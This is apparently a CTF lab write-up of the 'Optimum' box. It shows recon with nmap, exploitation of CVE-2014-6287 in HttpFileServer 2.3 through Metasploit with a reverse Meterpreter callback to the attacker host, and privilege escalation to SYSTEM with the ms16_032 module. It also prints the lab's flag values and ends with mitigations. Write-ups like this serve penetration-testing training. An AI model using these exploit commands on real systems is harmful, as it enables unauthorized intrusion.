Foothold & Privilege Escalation — Optimum (HTB-style)
Author: Angus Dawson
Target: 10.129.245.40 (lab box)
Attacker: 10.10.14.29 (Kali)
Summary: found HFS (HttpFileServer) on port 80, exploited CVE-2014-6287 with Metasploit to get a Meterpreter shell (user), then ran local post-exploit privesc modules and obtained Administrator to capture root.txt.
TL;DR
- Recon:
nmapshowedHttpFileServer httpd 2.3on port 80. - Vulnerability: CVE-2014-6287 — RCE in Rejetto HttpFileServer (HFS).
- Exploit:
exploit/windows/http/rejetto_hfs_exec(Metasploit) → Meterpreter → shell →user.txt. - Post-exploit: enumerated privesc modules, iterated until a working local exploit delivered SYSTEM, then captured
root.txt.
Reconnaissance

I started with a straightforward service scan to identify active services and versions:
sudo nmap -sC -sV -oN initial 10.129.245.40
Key output (trimmed):
80/tcp open http HttpFileServer httpd 2.3

Because HFS 2.3 was present, I searched for known vulnerabilities and found CVE-2014-6287 (RCE against HFS).
Exploitation — Remote Code Execution (Foothold)
I used Metasploit’s rejetto_hfs_exec module to exploit the RCE.
Metasploit commands (summary):
use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 10.129.245.40
set LHOST 10.10.14.29
set LPORT 4444
run
(Options screenshot for reproducibility)
The module delivered a payload and opened a Meterpreter session. From Meterpreter, I dropped into a shell:
meterpreter > shell

C:\Users\kostas\Desktop> type user.txt
2e7bf8c5a4e47f73a710eed9035564bb
User flag captured:
Post-exploitation & Privilege Escalation

With a user shell, I moved to local privilege escalation. I inspected Metasploit’s exploit/windows/local options and used a mix of automatic suggestion + manual enumeration. A short list of candidate modules is shown below:

I attempted multiple modules. Some aborted due to version/architecture mismatches (example failure):

After iterating, a local token/handle-based module completed successfully and produced a SYSTEM shell (example success output):

From the elevated shell I read the Administrator/root flag:
C:\Users\Administrator\Desktop> type root.txt
288b316926a699a4f6e8e76b61f1dba9
Commands & Workflow (Appendix)
Recon
sudo nmap -sC -sV -oN initial 10.129.245.40
Exploit (Metasploit)
msf6 > use exploit/windows/http/rejetto_hfs_exec
msf6 exploit(rejetto_hfs_exec) > set RHOSTS 10.129.245.40
msf6 exploit(rejetto_hfs_exec) > set LHOST 10.10.14.29
msf6 exploit(rejetto_hfs_exec) > set LPORT 4444
msf6 exploit(rejetto_hfs_exec) > run
Then in Meterpreter:
meterpreter > shell
C:\Users\kostas\Desktop> type user.txt
Post-exploit (example)
msf6 > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
msf6 exploit(ms16_032_...) > set SESSION 1
msf6 exploit(ms16_032_...) > set LHOST 10.10.14.29
msf6 exploit(ms16_032_...) > run
Tip: If a module aborts due to an unsupported OS/architecture, move on to additional modules or perform manual enumeration (services, scheduled tasks, drivers, installed software, unquoted service paths, weak ACLs).
Lessons Learned
- Check target OS/arch before running local exploits; many local modules require specific Windows builds/bitness.
- Iterate: privesc is rarely a single-hit step — try token manipulation, service misconfigurations, and weak permissions.
- Containment: HFS is a risky service to expose publicly; patch or replace it.
Mitigations & Recommendations
- Patch HttpFileServer or remove/replace with a maintained alternative.
- Network segmentation: avoid exposing admin/file servers to untrusted networks.
- Least privilege: ensure services run with minimal required privileges and fix file/service permissions.
- Monitoring: create alerts for suspicious web requests and unexpected outbound connections.
Gallery (process screenshots)
- Recon (nmap):
./images/optimum/nmap.png - CVE lookup:
./images/optimum/found_CVE.png - Metasploit exploit options:
./images/optimum/set_options.png - Exploit / Meterpreter (foothold):
./images/optimum/foothold.png user.txtcaptured:./images/optimum/user-flag.png- Privesc candidates:
./images/optimum/privesc_modules.png - Example privesc failure:
./images/optimum/privesc-fail.png - Successful escalation output:
./images/optimum/privesc-success.png root.txtcaptured:./images/optimum/root-flag.png
Attribution & Ethics
This writeup documents testing performed on a lab/CTF box. Do not run these techniques against systems you do not own or do not have explicit permission to test. Always follow legal and ethical guidelines.